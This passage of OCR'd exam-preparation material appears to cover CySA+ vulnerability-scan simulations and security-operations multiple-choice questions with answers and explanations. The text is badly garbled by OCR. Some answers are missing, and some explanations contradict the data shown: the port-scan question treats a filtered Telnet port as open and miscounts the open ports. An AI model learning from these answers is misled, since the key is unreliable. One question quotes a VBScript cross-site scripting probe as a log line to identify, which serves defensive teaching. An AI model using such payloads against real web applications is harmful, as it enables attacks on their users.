
Select the Results Generated drop-down option to determine if the results were generated from a credentialed scan, non-credentialed scan, or a compliance scan.

For ONLY the credentialed and non-credentialed scans, evaluate the results for false positives and check the findings that display false positives. NOTE: If you would like to uncheck an option that is currently selected, click on the option a second time.

Lastly, based on the vulnerability scan results, identify the type of Server by dragging the Server to the results.

The Linux Web Server, File-Print Server and Directory Server are draggable.

If at any time you would like to bring back the initial state of the simulation, please select the Reset All button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.



Fake Positive Findings listing 1

Critical (10.0) 12209 Security Update for M Icrosoft Windows (835732)
Critical (10.0) 13852 Microsoft windows Task Scheduler Remote Overflow (841873)
Critical (10.0) 18502 Vulnerability in SM 8 Could Allow Remote Code Execution (896422)
Critical (10.0) 58 6 62 Samba 3.x<3.6.4/3.514/3.4.16 RPC MuWple Buffer Overflows(20161146)
Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)

Results Generated

Credentialed
Non-Credentialed
Compliance

False Positive Findings Listing 2

Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)
Critical (10.0) 11890 Ubuntu 5.04/5.10/6.06 ITS: Buffer Overrun in Messenger Service (CVE-2016-8035)
Critical (10.0) 27942 Ubuntu 5.04/5.10/6.06 ITS: php5 vulnerabilities (CVE-2016-362-1)
Critical (10.0) 27978 Ubuntu 5.10/6.06 ITS /6.10 :gnupg vulnerability(CVE-2016-3931)
Critical (10.0) 28017 Ubuntu 5.10/6.06 ITS / 6.10 : php5 regression (CVE-2016-4242)

Results Generated

Credentialed
Non-Credentialed
Compliance

False Positive Findings Listing 3

WARNING (1.0.1) System cryptography. Force strong key protection for user keys stored on the computer.
Prompt the User each time a key is first used
INFORM (1.2.4) Network aaess: Do not allow anonymous enumeration of SAM accounts: Enabled
INFORM (1.3.4) Network access: Do not allow anonymous enumeration of SAM accountsand shares: Enabled
INFORM (1.5.0) Network access: let everyone permissions apply to anonymous users: Disabled
INFORM (1.6.5) Network access: Sharing and security model for local accounts Classic • local users authenticate as themselves

Results Generated

Credentialed
Non-Credentialed
Compliance

Answer:

Explanation:

Question: 123

SIMULATION

You are a penetration tester who is reviewing the system hardening guidelines for a company.

Hardening guidelines indicate the following.

There must be one primary server or service per device.

Only default port should be used

Non- secure protocols should be disabled.

The corporate internet presence should be placed in a protected subnet

Instructions :

Using the available tools, discover devices on the corporate network and the services running on these devices.

You must determine

ip address of each device

The primary server or service each device

The protocols that should be disabled based on the hardening guidelines

Name: CandyManCarl.Local

Role

IP Address.

Non-Compllant Service

Name FarmerLaura.Local


Role:


Name: SandwichSara.Local

Role:

IP Address

Non-Compliant Service:






Answer: see the answer below in explanation:

Explanation:

Answer below images

PCI X

```
naap <host> ping <hoat> help [rootgserverl -]# nmap candymancarl.local

Starting Nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EST Interesting
ports on CandyManCarl.Local (192.168.1.20): Not shown: 1676 closed ports PORT     STATE
21/tcp     open
135/tcp    open      SERVICE ftp msrpc Microsoft Windows RPC netbios-ssn
139/tcp    open      microsoft-ds
445/tcp    open    :27:D9:8E:D4 (Symetrical Systems Industries Consortium)
MAC Address: 09:00
                   P address (1 host up) scanned in 0.420 seconds
Nmap finished: 1 I

(rootgserverl -]♦  nmap farmerlaura.local

: Starting Nmap    ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EST
7.01

Interesting ports
on                 SERVICE
FarmexLaura.Local  imap
                   imap/s
(192.168.1.30): Not

shown: 1678 closed ports PORT    STATE
143/tcp    open
993/tcp    open
MAC Address: 09:00:27:D9:8E:D3 (Symetrical Systems Industries Consortium)

Nmap finished: 1 IP address (1 host up) scanned in 0.420 seconds [rootgserverl -]* nmap

sandwichsara.local

Starting Nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EST Interesting
ports on SandwichSara.Local (192.168.1.40):
```



Question: 124

HOTSPOT

The developers recently deployed new code to three web servers. A daffy automated external device scan report shows server vulnerabilities that are failure items according to PCI DSS.

If the venerability is not valid, the analyst must take the proper steps to get the scan clean.


If the venerability is valid, the analyst must remediate the finding.

After reviewing the information provided in the network diagram, select the STEP 2 tab to complete the simulation by selecting the correct Validation Result and Remediation Action for each server listed using the drop-down options.

INTRUCTIONS:

The simulation includes 2 steps.

Step1:Review the information provided in the network diagram and then move to the STEP 2 tab.



Vulnerability Scan Report

HIGH SEVERITY

Title:	Cleartext Transmission of Sensitive Information
Description:	The software transmits sensitive or securitycritical data in Cleartext in a communication channel that can be sniffed by authorized users.
Affected Asset:	172.30.0.15
Risk:	Anyone can read the information by gaining access to the channel being used for communication.
Reference:	CVE-2002-1949

Title:	Sensitive Cookie in HTTPS session without 'Secure' Attribute
Description:	The Secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the use agent to send those cookies in plaintex over HTTP session.
Affected Asset:	172.30.0.152
Risk:	Session Sidejacking
Reference:	CVE-2004-0462

LOW SEVERITY

Title:	Untrusted SSL/TLS Server X.509 Certificate
Description:	The server's TLS/SSL certificate is agned by a Certification Authority that is untrusted or unknown.
Affected Asset:	172.30.0.153
Risk:	May allow man-in-the-middle attackers to insert a spoofed certificate for any Distinguished Name (DN).
Reference:	CVE-2005-1234

STEP 2: Given the Scenario, determine which remediation action is required to address the vulnerability.

Network Diagram

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate
WEB_SERVER02	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate
WEB_SERVER03	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate

Answer:

Explanation:

INSTRUCTIONS

STEP2: Given the scenario, determine which remediation action Is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	True Positive	* Encrypt Entire Session
WEBJERVER02	True Positive	* Encrypt All Session Cookies
WEBJERVER03	True Positive	* Request Certificate from a Public CA

Question: 125

An organization was compromised, and the usernames and passwords of all em-ployees were leaked online. Which of the following best describes the remedia-tion that could reduce the impact of this situation?

A. Multifactor authentication
B. Password changes
C. System hardening
D. Password encryption

Answer: A

Explanation:

Multifactor authentication (MFA) is a security method that requires users to provide two or more pieces of evidence to verify their identity, such as a password, a PIN, a fingerprint, or a one-time code. MFA can reduce the impact of a credential leak because even if the attackers have the usernames and passwords of the employees, they would still need another factor to access the organization's systems and resources. Password changes, system hardening, and password encryption are also good security practices, but they do not address the immediate threat of compromised credentials.

Reference: CompTIA CySA+ Certification Exam Objectives, [What Is Multifactor Authentication (MFA)?]

Question: 126

An organization would like to ensure its cloud infrastructure has a hardened configuration. A requirement is to create a server image that can be deployed with a secure template. Which of the following is the best resource to ensure secure configuration?

A. CIS Benchmarks
B. PCI DSS
C. OWASP Top Ten
D. ISO 27001

Answer: A

Explanation:

The best resource to ensure secure configuration of cloud infrastructure is A. CIS Benchmarks. CIS Benchmarks are a set of prescriptive configuration recommendations for various technologies, including cloud providers, operating systems, network devices, and server software. They are developed by a global community of cybersecurity experts and help organizations protect their systems against threats more confidently1

PCI DSS, OWASP Top Ten, and ISO 27001 are also important standards for information security, but they are not focused on providing specific guidance for hardening cloud infrastructure. PCI DSS is a compliance scheme for payment card transactions, OWASP Top Ten is a list of common web application security risks, and ISO 27001 is a framework for establishing and maintaining an information security management system. These standards may have some relevance for cloud security, but they are not as comprehensive and detailed as CIS Benchmarks

Question: 127

Security analysts review logs on multiple servers on a daily basis. Which of the following implementations will give the best central visibility into the events occurring throughout the corporate environment without logging in to the servers individually?

A. Deploy a database to aggregate the logging.
B. Configure the servers to forward logs to a SIEM-
C. Share the log directory on each server to allow local access,
D. Automate the emailing of logs to the analysts.

Answer: B

Explanation:

The best implementation to give the best central visibility into the events occurring throughout the corporate environment without logging in to the servers individually is B. Configure the servers to forward logs to a SIEM.

A SIEM (Security Information and Event Management) is a security solution that helps organizations detect, analyze, and respond to security threats before they disrupt business1. SIEM tools collect,

aggregate, and correlate log data from various sources across an organization's network, such as applications, devices, servers, and users. SIEM tools also provide real-time alerts, dashboards, reports, and incident response capabilities to help security teams identify and mitigate cyberattacks2345.

By configuring the servers to forward logs to a SIEM, the security analysts can have a central view of potential threats and monitor security incidents across the corporate environment without logging in to the servers individually. This can save time, improve efficiency, and enhance security posture2345. Deploying a database to aggregate the logging (A) may not provide the same level of analysis, correlation, and alerting as a SIEM tool. Sharing the log directory on each server to allow local access © may not be scalable or secure for a large number of servers. Automating the emailing of logs to the analysts (D) may not be timely or effective for real-time threat detection and response.

Therefore, B is the best option among the choices given.

Question: 128

Which of the following would help an analyst to quickly find out whether the IP address in a SIEM alert is a known-malicious IP address?

A. Join an information sharing and analysis center specific to the company's industry.
B. Upload threat intelligence to the IPS in STIX/TAXII format.
C. Add data enrichment for IPS in the ingestion pipleline.
D. Review threat feeds after viewing the SIEM alert.

Answer: C

Explanation:

The best option to quickly find out whether the IP address in a SIEM alert is a known-malicious IP address is C. Add data enrichment for IPS in the ingestion pipeline.
Data enrichment is the process of adding more information and context to raw data, such as IP addresses, by using external sources. Data enrichment can help analysts to gain more insights into the nature and origin of the threats they face, and to prioritize and respond to them accordingly. Data enrichment for IPS (Intrusion Prevention System) means that the IPS can use enriched data to block or alert on malicious traffic based on various criteria, such as geolocation, reputation, threat intelligence, or behavior. By adding data enrichment for IPS in the ingestion pipeline, analysts can leverage the IPS's capabilities to filter out known-malicious IP addresses before they reach the SIEM, or to tag them with relevant information for further analysis. This can save time and resources for the analysts, and improve the accuracy and efficiency of the SIEM.
The other options are not as effective or efficient as data enrichment for IPS in the ingestion pipeline. Joining an information sharing and analysis center (ISAC) specific to the company's industry (A) can provide valuable threat intelligence and best practices, but it may not be timely or comprehensive enough to cover all possible malicious IP addresses. Uploading threat intelligence to the IPS in STIX/TAXII format (B) can help the IPS to identify and block malicious IP addresses based on standardized indicators of compromise, but it may require manual or periodic updates and integration with the SIEM. Reviewing threat feeds after viewing the SIEM alert (D) can help analysts

to verify and contextualize the malicious IP addresses, but it may be too late or too slow to prevent or mitigate the damage. Therefore, C is the best option among the choices given.

Question: 129

Which of the following best describes the process of requiring remediation of a known threat within a given time frame?

A. SLA
B. MOU
C. Best-effort patching
D. Organizational governance

Answer: A

Explanation:

An SLA (Service Level Agreement) is a contract or agreement between a service provider and a customer that defines the expected level of service, performance, quality, and availability of the service. An SLA also specifies the responsibilities, obligations, and penalties for both parties in case of non-compliance or breach of the agreement. An SLA can help organizations to ensure that their security services are delivered in a timely and effective manner, and that any security incidents or vulnerabilities are addressed and resolved within a specified time frame. An SLA can also help to establish clear communication, expectations, and accountability between the service provider and the customer12

An MOU (Memorandum of Understanding) is a document that expresses a mutual agreement or understanding between two or more parties on a common goal or objective. An MOU is not legally binding, but it can serve as a basis for future cooperation or collaboration. An MOU may not be suitable for requiring remediation of a known threat within a given time frame, as it does not have the same level of enforceability, specificity, or measurability as an SLA.

Best-effort patching is an informal and ad hoc approach to applying security patches or updates to systems or software. Best-effort patching does not follow any defined process, policy, or schedule, and relies on the availability and discretion of the system administrators or users. Best-effort patching may not be effective or efficient for requiring remediation of a known threat within a given time frame, as it does not guarantee that the patches are applied correctly, consistently, or promptly. Best-effort patching may also introduce new risks or vulnerabilities due to human error, compatibility issues, or lack of testing.

Organizational governance is the framework of rules, policies, procedures, and processes that guide and direct the activities and decisions of an organization. Organizational governance can help to establish the roles, responsibilities, and accountabilities of different stakeholders within the organization, as well as the goals, values, and principles that shape the organizational culture and behavior. Organizational governance can also help to ensure compliance with internal and external standards, regulations, and laws. Organizational governance may not be sufficient for requiring remediation of a known threat within a given time frame, as it does not specify the details or metrics of the service delivery or performance. Organizational governance may also vary depending on the size, structure, and nature of the organization.

Question: 130

A systems administrator notices unfamiliar directory names on a production server. The administrator reviews the directory listings and files, and then concludes the server has been compromised. Which of the following steps should the administrator take next?

A. Inform the internal incident response team.
B. Follow the company's incident response plan.
C. Review the lessons learned for the best approach.
D. Determine when the access started.

Answer: B

Explanation:

An incident response plan is a set of predefined procedures and guidelines that an organization follows when faced with a security breach or attack. An incident response plan helps to ensure that the organization can quickly and effectively contain,

analyze, eradicate, and recover from the incident, as well as prevent or minimize the damage and impact to the business operations, reputation, and customers. An incident response plan also defines the roles and responsibilities of the incident response team, the communication channels and protocols, the escalation and reporting procedures, and the tools and resources available for the incident response.

By following the company's incident response plan, the administrator can ensure that they are following the best practices and standards for handling a security incident, and that they are coordinating and collaborating with the relevant stakeholders and authorities. Following the company's incident response plan can also help to avoid or reduce any legal, regulatory, or contractual liabilities or penalties that may arise from the incident.

The other options are not as effective or appropriate as following the company's incident response plan. Informing the internal incident response team (A) is a good step, but it should be done according to the company's incident response plan, which may specify who, when, how, and what to report. Reviewing the lessons learned for the best approach © is a good step, but it should be done after the incident has been resolved and closed, not during the active response phase. Determining when the access started (D) is a good step, but it should be done as part of the analysis phase of the incident response plan, not before following the plan.

Question: 131

A software developer has been deploying web applications with common security risks to include insufficient logging capabilities. Which of the following actions would be most effective to

reduce risks associated with the application development?

A. Perform static analyses using an integrated development environment.
B. Deploy compensating controls into the environment.
C. Implement server-side logging and automatic updates.
D. Conduct regular code reviews using OWASP best practices.

Answer: D

Explanation:

Conducting regular code reviews using OWASP best practices is the most effective action to reduce risks associated with the application development. Code reviews are a systematic examination of the source code of an application to detect and fix errors, vulnerabilities, and weaknesses that may compromise the security, functionality, or performance of the application. Code reviews can help to improve the quality and security of the code, as well as to identify and remediate common security risks, such as insufficient logging capabilities. OWASP (Open Web Application Security Project) is a global nonprofit organization that provides free and open resources, tools, standards, and best practices for web application security. OWASP best practices for logging include following a common logging format and approach, logging relevant security events and data, protecting log data from unauthorized access or modification, and using log analysis and monitoring tools to detect and respond to security incidents. By following OWASP best practices for logging, developers can ensure that their web applications have sufficient and effective logging capabilities that can help to prevent, detect, and mitigate security threats.

Reference: OWASP Logging Cheat Sheet, OWASP Logging Guide, C9: Implement Security Logging and Monitoring - OWASP Foundation

Question: 132

A security audit for unsecured network services was conducted, and the following output was generated:

```
Inmap --top-ports 7 192.29.0*5

PORT            STATE           SERVICE
21              closed          f £ p
22              open            ssh
23              filtered        telnet
636             open            Idaps
1723            open            pptp
443             closed          https
3389            closed          ms-term-server
```

Which of the following services should the security team investigate further? (Select two).

A. 21
B. 22
C. 23
D. 636
E. 1723
F. 3389

Answer: C,D

Explanation:

The output shows the results of a port scan, which is a technique used to identify open ports and services running on a network host. Port scanning can be used by attackers to discover potential vulnerabilities and exploit them, or by defenders to assess the security posture and configuration of their network devices1

The output lists six ports that are open on the target host, along with the service name and version associated with each port. The service name indicates the type of application or protocol that is using the port, while the version indicates the specific release or update of the service. The service name and version can provide useful information for both attackers and defenders, as they can reveal the capabilities, features, and weaknesses of the service.

Among the six ports listed, two are particularly risky and should be investigated further by the security team: port 23 and port 636.

Port 23 is used by Telnet, which is an old and insecure protocol for remote login and command execution. Telnet does not encrypt any data transmitted over the network, including usernames and passwords, which makes it vulnerable to eavesdropping, interception, and modification by attackers. Telnet also has many known vulnerabilities that can allow attackers to gain unauthorized

access, execute arbitrary commands, or cause denial-of-service attacks on the target host23 Port 636 is used by LDAP over SSL/TLS (LDAPS), which is a protocol for accessing and modifying directory services over a secure connection. LDAPS encrypts the data exchanged between the client and the server using SSL/TLS certificates, which provide authentication, confidentiality,

and integrity. However, LDAPS can also be vulnerable to attacks if the certificates are not properly configured, verified, or updated. For example, attackers can use self-signed or expired certificates to perform man-in-the-middle attacks, spoofing attacks, or certificate revocation attacks on LDAPS connections. Therefore, the security team should investigate further why port 23 and port 636 are open on the target host, and what services are running on them. The security team should also consider disabling or replacing these services with more secure alternatives, such as SSH for port 23 and StartTLS for port 6362

Question: 133

While reviewing web server logs, a security analyst found the following line:

<IMG SRC='vbscript:msgbox("test")'>

Which of the following malicious activities was attempted?

A. Command injection
B. XML injection
C. Server-side request forgery
D. Cross-site scripting

Answer: D

Explanation:

XSS is a type of web application attack that exploits the vulnerability of a web server or browser to execute malicious scripts or commands on the client-side. XSS attackers inject malicious code, such as JavaScript, VBScript, HTML, or CSS, into a web page or application that is viewed by other users. The malicious code can then access or manipulate the user's session, cookies, browser history, or personal information, or perform actions on behalf of the user, such as stealing credentials, redirecting to phishing sites, or installing malware12

The line in the web server log shows an example of an XSS attack using VBScript. The attacker tried to insert an <IMG> tag with a malicious SRC attribute that contains a VBScript code. The VBScript code is intended to display a message box with the text "test" when the user views the web page or application. This is a simple and harmless example of XSS, but it could be used to test the vulnerability of the web server or browser, or to launch more sophisticated and harmful attacks3

Question: 134

